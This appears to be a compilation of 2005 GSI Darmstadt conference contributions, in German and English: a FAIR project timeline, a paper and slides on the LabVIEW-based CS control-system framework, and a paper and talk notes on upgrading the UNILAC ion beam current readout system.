
## Finance Plan Accumulated Construction 989 M€



## Nächste Schritte

- 11.-17. März Evaluierung der TPs und TRs durch TAC and PACs ✓
- June-August: Kostenschätzungen werden durch die CORE Expertengruppe geprüft
- Neue Planung basierend auf den neuen Informationen in den TRs und TPs
- Mitte-Ende 2005, das Internationale Steering Committee definiert das Projekt basierend auf wissenschaftlichen (STI) und finanziellen (AFI) Gesichtspunkten, Vertragsverhandlungen beginnen
- 2005 Festlegung der Legalen Struktur von FAIR und der Beiträge der Mitgliedsländer zu FAIR
- Sommer 2006: Kontrakt von FAIR unterzeichnet von den FAIR Mitgliedsstaaten  
*Start of construction of FAIR*
- 2006 to 2010 Technical Design Reports (TDR) für die einzelnen Gewerke
- 2011 - 2015: Commissioning von FAIR

...in 2014



*Das Internationale FAIR Projekt*

*4. April, 2005*

Hans H. Gutbrod



## Status and Development of the CS Control System Framework

Dietrich Beck and Holger Brand  
GSI-Darmstadt, DVEE, Planckstr. 1, D-64291 Darmstadt

### Introduction

In the past years, the CS (Control System) framework has been developed at GSI [1]. The typical applications of CS have a couple of thousands process variables and require a large flexibility. The main emphasis of CS is not to control a huge number of process variables but to support a large variety of different hardware device types. SCADA features like alarming, trending and interfaces to field-busses like CAN and Profibus as well as OPC-servers are required. Easy maintenance paired with a fast learning curve is a major issue, since the main work is typically done by PhD students and Post-docs.

LabVIEW from National Instruments has been used for the implementation. Although LabVIEW is typically employed to table top experiments and test systems, it provides multi-threading, event-driven communication and a large number of hardware interfaces, including drivers for commercial devices. In order to improve the scaling to larger control systems, an object oriented approach was developed within the CS framework as well as the possibility to distribute control systems to a large number of nodes by implementing an event driven communication mechanism across the network. SCADA functionality is introduced by the DSC (Datalogging and Supervisory Control) module of LabVIEW.

CS is maintained by the ECoS group [2] at GSI. For building a dedicated control system, experiment specific add-ons like a sequencer may be implemented by the experimentalists. On the one hand, new requirements by experiments often lead to the development of new features within the CS framework and are implemented by the ECoS group. On the other hand, code written by a specific experiment, like a class for a device type, may become part of the CS framework. From this fruitful interaction between experiments and ECoS, CS based control systems have evolved at GSI (SHIPTRAP, CaveA, PHELIX), CERN (ISOLTRAP, REXTRAP) and MSU (LEBIT). A couple of facilities for the upcoming extension of GSI, like MATS and HITRAP, have already nominated CS as a promising candidate for new control systems.

### Idea

The main idea of the CS framework is to couple an object oriented approach with an event driven communication mechanism. As an example, a class implements the functionality of a specific device type. Each real instrument of this device is then represented by an object of that class. Other classes may provide more abstract functionality like a sequencer or a GUI. In most cases, objects do not communicate by calling directly the methods of other objects. Instead, they send events to the other objects. Events are typically buffered and contain information like the object name of the receiver, the name of the method to be called, a timeout value and data. The usage of events has two main advantages. First, one does not have to decide on the class type or the method to be called during the implementation. Since each object can in principle send an event to all other objects, the flexibility obtained is outstanding. One can even reconfigure a control system on the fly. Second, events can be transmitted across the network. As a result, it does not matter on which node the objects are created or where the hardware device is connected physically. In addition, the distribution of a control system over many nodes allows scaling a control system to a large number of process variables.

### Status and recent developments

The base classes of CS provide the event mechanism, management of attribute data, simple state machines as well as a dedicated class to the SCADA system that may also connect to OPC. About 30 classes for different hardware device types allow a reasonable choice between a variety of instruments and manufacturers. A DIM [3] interface for LabVIEW has been implemented as well [4]. DIM provides transparent platform independent communication layer across the network. Originally, CS has been implemented on the MS-Windows platform. Meanwhile, it has been ported to Linux as well as to PharLap, a real-time OS used by the real-time variant LabVIEW RT. To complement the CS development, the tool *DomainConsole* has been implemented [4]. *DomainConsole* allows to monitor and to automatically re-start processes required by a control system. In addition, it allows monitoring CPU and memory usage on remote systems.

### Performance

Today, the largest control system implemented with CS is the one for the PHELIX petawatt laser at GSI, which will have about 10,000 process variables in its final configuration. Per PC about 100-200 active objects or hardware devices can be used. The rate achieved for synchronous events<sup>1</sup> is about 1-2 kHz. As the hardware platform, a PC with PIII processor, 700MHz, and 1Gbyte of RAM is the recommended minimum. However, a stripped version of CS also runs on FieldPoint PACs from National Instruments with 16Mbyte of RAM. Under typical conditions, CS runs stable for at least a couple of hundred hours. In most cases, a shutdown of a distributed CS system is not due to instabilities of CS rather than typical maintenance like the deployment of a new version.

### Summary and Outlook

The CS framework is used in production runs at various experiments. Results that were obtained using CS as control and data acquisition systems have been published. In general, the experimentalists are satisfied with the CS framework. CS is also envisaged as a candidate for control systems at FLAIR and HITRAP.

Technically, CS has concentrated on the device layer. For larger control systems, the application layer is becoming more important. As an example, future developments will deal with security/locking mechanisms as well as object nets.

### Acknowledgements

We would like to thank the experimentalists, Klaus Blaum, Frank Herfurth, Sumit Saxena, Stefan Götte, Christian Rauth, Manas Mukherjee, Romain Savreux, Stefan Schwarz and Chabouh Yazidjian, who contributed to CS.

---

[1] D. Beck et al., Nucl. Instr. Meth. A 527 (2004) 567-579.

[2] <http://www.gsi.de/controls>.

[3] C. Gaspar and M. Dönszelmann, Proc. *IEEE Eight Conference REAL TIME '93 on Computer Applications in Nuclear, Particle and Plasma Physics*, Vancouver, Canada, 8.-11. June 1993.


[4] D. Beck et al., Proc. "Virtuelle Instrumente in der Praxis 2005", VIP 2005, Fürstentfeldbruck, Germany, Editors R. Jamal and H. Jaschinski, ISBN 3-7785-2947-1, 20-26.

---

<sup>1</sup> For a "synchronous event", the sender waits for an answer from the receiver prior to sending the next event.



# Stand und Entwicklung des CS-Kontrollsystem-Frameworks



- Motivation
- Prinzip
- Entwicklung
- Einsatz
- Ausblick

Demo


4. April 2005

Dietrich Beck, d.beck@gsi.de



# Ein Framework ...

- stellt Funktionalität bereit, die für viele Experimente notwendig ist.
- wird von einer zentralen Gruppe gewartet und entwickelt.
- erlaubt den Austausch von Software und Know-how.
- Wiederverwendbarkeit spart Entwicklungszeit.
- sollte für zukünftige Experimente entsprechend skalieren.




# Mitwirkende...

Dietrich Beck, Holger Brand, Chabouh Yazidjian, Klaus Blaum, Frank Herfurth, Sumit Saxena, Stefan Götte, Wolfgang Geithner, Christian Rauth, Manas Mukherjee, Romain Savreux, Stefan Schwarz, ...



# Idee des CS Frameworks


- Einzelne verteilte Objekte zuständig für Unteraufgaben wie
  - Benutzerschnittstelle
  - Sequenzer
  - Datenakquisition
  - Geräteschnittstellen und -treiber.



- Ereignissteuerung als flexible Verbindung
- Jedes Objekt kann direkt mit jedem anderen kommunizieren (kein eingebauter Engpass).



Hohe Flexibilität durch standardisierte Kommunikation: Rekonfiguration zur Laufzeit eines Experiments möglich.




# Kochrezept

- Ein Entwicklungswerkzeug => LabVIEW
  - leicht erlernbar
  - Multi-Threading
  - Ereignissteuerung
- Objektorientierter Ansatz
  - Kapselung von Details: "information hiding"
  - Abstraktion
  - Erzeugung von Objekten/Prozessen zur Laufzeit
  - relativ flache Klassenhierarchie
- SCADA Funktionalität (alarming, trending, ...) => LabVIEW DSC
- System auf viele Knoten verteilt => Ereignisse, Daten via TCP/IP
  - Skalierbarkeit
  - Zugriff von außen
- Konfiguration
  - auf niedriger Ebene: über Datenbank (Busadressen, ...) => SQL, vereinzelt ini-Files
  - auf höherer Ebene, experimentspezifisch: Sequenzer, GUIs, ....



# Beispiel für ein Kontrollsystem



# Entwicklung bis heute

- Basisklassen:
  - "verteilte Ereignissteuerung", Attributdatenverwaltung, einfache Zustandsmaschinen, SCADA...
- Geräteklassen:
  - TDS224, TDS640, LeCroy9314A, NI5112, NI6602, SR430, NI(DAQmx), "IVI-Scope"
  - SR345, AG33250A, HP3325B, SML01, "IVI-FGen"
  - BNC555, PPG100, QC9310, SRDG535, MA202
  - Trinamics, IEF-Werner, NF87xx
  - "4Wins" ☺
  - EHQF..., FUG-HCN, HP6629A, NI(DAQmx), Profibus(analog), ...
  - RVC300, TPC123
  - IMAQ1394, USBCam, ...




# ... Entwicklung ...

- Oktober 2002, V1.00: Erste einsatzfähige Version, noch basierend auf ObjectVIEW
- SCADA – Interface als Quelle für Ereignisse (OPC, ...)
- DIM – Interface (DIM: CERN Standard für das Verteilen von Ereignissen und Daten)
- Oktober 2004, V2.00: Kompletter Umbau des Kerns, endlich unabhängig von ObjectVIEW
- Portierung zu Linux
- Teilweise Portierung zu PharLap (LabVIEW RT)
- *DomainConsole*: Überwachen und automatischer (Neu-)Start von Prozessen.



## Anwender des CS Frameworks

- Einrichtungen mit bis zu 10.000 Prozessvariablen
- Experimente, die hohe Flexibilität benötigen
- System mit einer Vielzahl von Gerätetypen



GSI

## Performance

- pro PC ca. 100-200 aktive Objekte oder Geräte
- Eventrate ca. 1-2 kHz (synchron, mit SCADA Overhead)
- braucht: 700MHz PIII, 1GByte RAM
- aber auch: NI-Fieldpoint, "embedded" 486er, 8MByte RAM
- Stabilität: typisch einige hundert Stunden Laufzeit

### Limitierungen:

- Skalierbarkeit: Speicherverwaltung von LV, DSC-Engine
- aktuell: TCP-Verhalten von LV

GSI

## Zusammenfassung und Ausblick

- CS wurde von Experimenten positiv aufgenommen
- CS Entwickler brauchen Einarbeitungszeit und Vorkenntnisse
- CS ist im Einsatz und "produziert" Veröffentlichungen
- bessere Skalierbarkeit ab LabVIEW 8?

- Implementierung einer "Application Layer"
- Benutzerverwaltung
- Reservierung von Subsystemen
- mehr Abstraktion? (Objektnetze,...)

GSI



# Upgrade of the UNILAC Ion Beam Current Readout System

H. Brand<sup>1</sup>, M. Laaroussi<sup>2</sup>, A. Peters<sup>1</sup> and H. Reeg<sup>1</sup>

<sup>1</sup>GSI-Darmstadt, Planckstr. 1, 64291 Darmstadt, Germany; <sup>2</sup>FH-Darmstadt, Haardtring 100, 64259 Darmstadt, Germany

## 1. Introduction

The UNILAC accelerator produces heavy ion beam pulses with 50 Hz. The beam parameters (ion, energy, intensity etc.) can be changed from pulse to pulse. At 40 positions along the beam line the beam currents are measured synchronously with beam current transformers at 2 MS/s sampling rate. A user selectable subset of current waveforms can be visualised together with their corresponding digital frame pulses from the accelerator timing unit and integrated current and pulse length from the transformer electronics.

## 2. Old System

In the old system only two waveforms could be acquired and visualized at the same time by using multiplexers. The data acquisition and visualization was one monolithic program on a stand-alone PC. Since the hardware is not available any more and, with respect to FAIR, the requirements for a distributed and more flexible system became more important, it was decided to develop a new system.

## 3. Upgraded System

The new system, based on National Instruments Hardware and Software, was developed by the diplomacy student M. Laaroussi, supervised by the other authors.

### 3.1. Architecture

The overall architecture of the upgraded system is shown in Figure 1. A client-server approach was chosen to create a distributed system. The communication protocol is based on TCP/IP-socket connections. The server manages the client requests with a lower priority than the data acquisition which is running in a time critical thread. A FPGA board is used to read the pulse ID, integrated current and pulse length from the transformer electronics and to detect frames and triggers from the timing control unit.

### 3.2. Hardware

The client can be started on any computer with installed LabVIEW runtime engine and network connection. The Server is running on an embedded NI-PXI-8186 controller (2.2 GHz Pentium 4-M, 1GB RAM, 100 Mbit Ethernet). Up to 112 analog waveforms will be measured with 8-channel simultaneously sampling ADC cards NI-PXI-6133 (2.5 MS/s, 14 bit, 16/32 MB onboard memory). A NI-RIO-7811R FPGA board is used for digital IO.

### 3.3. Software

A dedicated LabVIEW Real-Time OS is used to implement the server and data acquisition loops. The FPGA module is used to program the NI-RIO board.

## 3.4. Application

The consumer-producer pattern is used to implement the client-server association. The client registers itself at the server for a subset of available data. If new data become available they are sent automatically to all registered clients.

The time critical data acquisition loop is implemented as state machine with well defined transitions for configuration, data acquisition and error handling. Commands and measured data are exchanged with the server loop by event driven communication.

The DAQ system is externally triggered by the timing control unit at 50 Hz. The onboard memory of the DAQ cards is sufficient to buffer complete 10 ms pulses so that the CPU is decoupled from the DAQ. The FPGA board is used to implement the transformer bus protocol and to measure the relative timestamps of the timing pulse edges.

## 4. Status & Outlook

A first functional test was performed successfully by simulating the missing transformer electronics and signals with another NI-RIO-7831 FPGA board and a NI-PXI-6070 MIO card. However, the system is not yet in the final stage and needs further improvement.




Figure 1: Architecture of the upgraded system.

## Ionenstrahlstrom-Diagnose basierend auf PXI-LabVIEW-Realtime

Ionenstrahlstrom-Diagnose basierend auf  
einer PXI-LabVIEW-Realtime Client-Server  
Applikation unter Einsatz von getriggerten  
und synchronisierten NI-ADC-Karten und  
einer NI-RIO-Karte (FPGA)

SEI-Frühjahrstagung 2005  
Mohammed Laaroussi, GSI  
4.4.2005



Im Rahmen einer Diplomarbeit war der Student Mohammed Laaroussi, Fachhochschule Darmstadt Fachbereich Elektrotechnik/Telekommunikation, mit dem Thema dieses Vortrags beschäftigt. Das Thema ist Ionenstrahlstrom-Diagnose basierend auf einer PXI-LabVIEW-Realtime Multi-Client-Server Applikation unter Einsatz von getriggerten und synchronisierten ADC-Karten und einer RIO-Karte (FPGA).

## Inhalt

- Die Beschleunigeranlage
- Der Strahltrafo
- Systemanforderungen
- Altes MAPS-System (Makro Puls Sektor)
- Architektur (neu & alt )
- Hardware-Komponenten
- Software
- Fazit & Ausblick

### Betreuer:


- Holger Brand von DVEE
- Andreas Peters, SD-Beschleuniger
- Hans-Jörg Reeg, SD-Beschleuniger



In diesem Vortrag werde ich auf folgende Punkte eingehen.

1. Die Beschleunigeranlage – ein Teil davon ist die Messstrecke.
2. Der Strahltrafo als Messinstrument.
3. Die Systemanforderungen für die neue Applikation.
4. Altes Maps-System.
5. Alte & neue Architektur im Vergleich.
6. Hardware-Komponenten, die wir für die neue Applikation ausgewählt haben.
7. Die Software mit weiteren Unterpunkten.
8. Fazit & Ausblick.


## Beschleunigeranlage



Das ist die gesamte Beschleunigeranlage der GSI. In den Strahlquellen werden Ionen erzeugt und entlang der gezeichneten Bahnen transportiert und beschleunigt. Es wurden mehrere Strahldiagnosen-Applikationen entwickelt, um die Strahlqualität von der Quelle bis zum Ziel zu überwachen. Unter anderem ist das MAPS\*-Verfahren, mit dem man die Strahlströme entlang des Linearbeschleuniger, UNILAC und Transferkanal, messen kann. Dafür sind ca. 40 Strahltrafos entlang des Strahlweges stationiert.

\* Macro-Puls-Sektor

## Strahltrafo & Zubehör



Das Bild zeigt uns einen auseinander gebauten Strahltrafo mit seinen Komponenten. Der Strahl fliegt durch den Ringkern (links im Bild) und induziert einen Strom in der Spule. Dieser wird mit der Baugruppe (Bildmitte) verstärkt. Mit der Digitalkarte (rechts im Bild) wird der Mittelwert des Stroms und die Pulsdauer berechnet.



## Systemanforderungen

- LabVIEW Realtime-Server
  - Pulsfrequenz: 50 Hz
  - Betriebsbeschleuniger: Quelle-Ziel (*Pulse ID*)
  - Anzahl der Signale: 40 → 64 (→128)
  - Abtastrate der Analogsignale: 2 MHz, Signallänge: 2µs → 8ms
  - Rahmenpulse: digitale Signale
  - Simultane Datenerfassung, Gemeinsamer externer Trigger
  - Seltene *Pulse IDs* dürfen nicht verloren gehen.
    - Deterministische Datenerfassung ist zeitkritisch
    - Multiclient-Server zur Publikation der Daten muss mit niedrigerer Priorität ausgeführt werden
- LabVIEW Klienten:
  - Experten- und Operatingmodus
  - Aktualisierungsrate der Visualisierung: 4 Hz
  - Archivierung: max. 1 Stunde



Die System Anforderungen für den LabVIEW Realtime-Server.

1. Die Strahlquelle liefert Strahlung mit max. 50 Hz. Damit haben wir Signale mit einer Periode von 20 ms.
2. Die Betriebsbeschleuniger werden auch virtuelle Beschleuniger genannt. Die Experimente können Ionenstrahlen mit Parametern aus bis zu 16 voreingestellten Konfigurationen anfordern. Zu jeder Messung muss die Nummer des virtuellen Beschleunigers protokolliert werden. Diese Information wird gleichzeitig mit den anderen diskreten Werte von der Pulszentrale bzw. von der Digital-Karte geliefert und soll mit den analog Messdaten übertragen werden.
3. Zur Zeit wird die Messungen an ca.40 Orten durchgeführt. Mit der neuen Applikation wird die Zahl auf 64 erweitert. Das ganze System soll aber auf 128 erweiterbar sein.
4. Die Analogsignale werden mit 2 MHz digitalisiert und haben eine Länge von 2µs bis 8ms. Der 2µs-Wert war der Grund für die 2 MHz-Digitalisierung.
5. Bei jeder Messung bekommt der Strahltrafo ein digitales Signal von der Pulszentrale, das wir Rahmenpuls nennen. Dieser Puls bezeichnet das Zeitfenster für die Messaufnahmen an dem entsprechenden Messort. Die Zeitpunkte der Flanken sollen gemessen werden.
6. Die Datenerfassung wird simultan und mit einem gemeinsamen externen Trigger gestartet.
7. Um seltene Pulse, virtuelle Beschleuniger, nicht zu verpassen, soll eine zeitkritische, deterministische Datenerfassung realisiert werden. Die Datenerfassung hat eine höhere Priorität als das Senden der Daten an die Klienten.
8. Für das Klient-Programm sind zwei Modi vorgesehen, Experten- und Operating-Modus. Der Experten Modus besitzt mehr Rechte als der andere.
9. Die Visualisierungsrate bei dem Klienten soll minimal 4 Hz erreichen.
10. Die historischen Messdaten der letzten Stunde sollen verfügbar bleiben.

## Altes MAPS System

- MAPS: Macro-Puls-Sektor
- Wesentliche Nachteile
  - 1 DOS-PC, 1 Bildschirm
  - nur 2 aus 40 Kanälen werden gemessen (*Multiplexer*)
  - nur 2 Kanäle zur Anzeige
  - keine Ersatzteile verfügbar



Hier sehen wir den Bildschirm des alten MAPS-Systems.

Die Messdaten werden von einem DOS-PC mit einer Kabelverlängerung zum Hauptkontrollraum (HKR) übertragen.


Die Messungen werden nur an 2 aus 40 Messorten durchgeführt.

Zur Anzeige von Messdaten stehen nur 2 Kanäle zur Verfügung.

Die Messdaten werden nur visualisiert, man kann sie nicht speichern und analysieren.

Viele Ersatzteile sind nicht mehr zu bekommen.

## Architektur (neu & alt)



Zum Vergleich sehen wir hier die Architektur des neuen und alten MAPS-Systems nebeneinander dargestellt..

Fangen wir zuerst mit dem alten an. Als Packet von den zu übertragenden Messdaten sehen wir in diesem Rechteck (rechts oben) drei Arten von Messdaten.

Diskrete Werte: die Pulslänge, Mittelwert des Stroms, PZID, sein Status und Messortname.

Digitalsignal: der Rahmenpuls von der Pulszentrale.

Analogsignale von dem Strahltrafo.

Jede Trafo-Elektronik (Bild vom alten System Links unten) repräsentiert acht Strahltrafos.

Die Multiplexer (Bild vom alten System recht unten) werden vom HKR gesteuert und auf die gewünschten zwei Messorte eingestellt. Die Daten werden in dem DOS-PC bearbeitet und mittels Verlängerungskabel auf dem Bildschirm im HKR visualisiert.

Bei der neuen Applikation sehen wir in der Mitte vom Bild ein PXI-Chassis mit 8 ADC und einer RIO I/O-Karte. Mit jedem ADC werden je acht analoge Signale von acht Strahltrafos erfasst. Die dazu gehörigen diskreten Werte und digitalen Signale werden mit der RIO-Karte, die mit Hilfe des LabVIEW FPGA Moduls programmiert wird, erfasst. Die gesamten Messdaten werden in einem Server-Prozess bearbeitet und zu den angemeldeten Klienten versendet. Die Datenübertragung zwischen den Klienten und dem Server wird via 100 MBit Ethernet mit TCP/IP Protokoll realisiert.

## Hardware-Komponenten

- NI PXI-1045 18-Slot Chassis
- NI PXI-8186 Embedded Controller
  - 2,5 GHz Pentium 4
  - 1 GByte Arbeitsspeicher
  - 100MBit-Ethernet
- 8 NI PXI-6133 S-Series Analog Input
  - Simultane Abtastung
  - Maximal 2,5 MS/s
  - 8 differentielle Analoge Eingänge
  - Extern triggerbar
- NI PXI-7811 Reconfigurable I/O
  - 160 digitale konfigurierbare Ein- u Ausgänge
  - 40 MHz clock
- Standard-PCs für die Klienten



Das sind die Hardware-Komponenten, die für die Erneuerung des Systems benötigt werden.

- Ein PXI Chassis mit 18-Slot
- Ein Embedded Controller: 2,5 GHz Pentium 4, 1 GByte Arbeitsspeicher und 100 MBit-Ethernet
- Acht PXI-ADC mit Synchronisierter Datenerfassung und jeweils 8 differentielle Analoge Eingänge und ein Externer Trigger Anschluss.
- Ein PXI-RIO mit 160 digitalen konfigurierbaren Ein- und Ausgängen, 40 MHz clock.

## LabVIEW-GUI

- Vier statt 2 Signale
- Datenübertragung via Netzwerk
- Einstellbare Visualisierung
- erweiterbar
- Mehrere Klienten
- Konfiguration der Hardware



GSIT

In dem Bild des neuen Klienten-Gui ist zu erkennen, dass jetzt die Daten von vier Messstellen gleichzeitig visualisiert werden können.

Die Datenübertragung ist via Netzwerk realisiert. Die Datenspeicherung auf eine Festplatte ist möglich.

Mehreren Klienten können unterschiedliche Messdaten gleichzeitig anfordern und visualisieren.

Die PXI-Karten für die Erfassung der analogen Signale sind nur in Betrieb, wenn von ihnen Signalen angefordert werden.

## Software

- Architektur
- LabVIEW 7.1.1
  - Professional Development System
  - LV-Realtime 7.1.1
  - LV- State Diagram Editor
  - LV-FPGA 1.1
  - DAQmx 7.3.0
- Zustandsdiagramm der RT-Loop
- Konfigurations-Sequenz
- DAQ
- FPGA
- FPGA Host Interface

GSIT

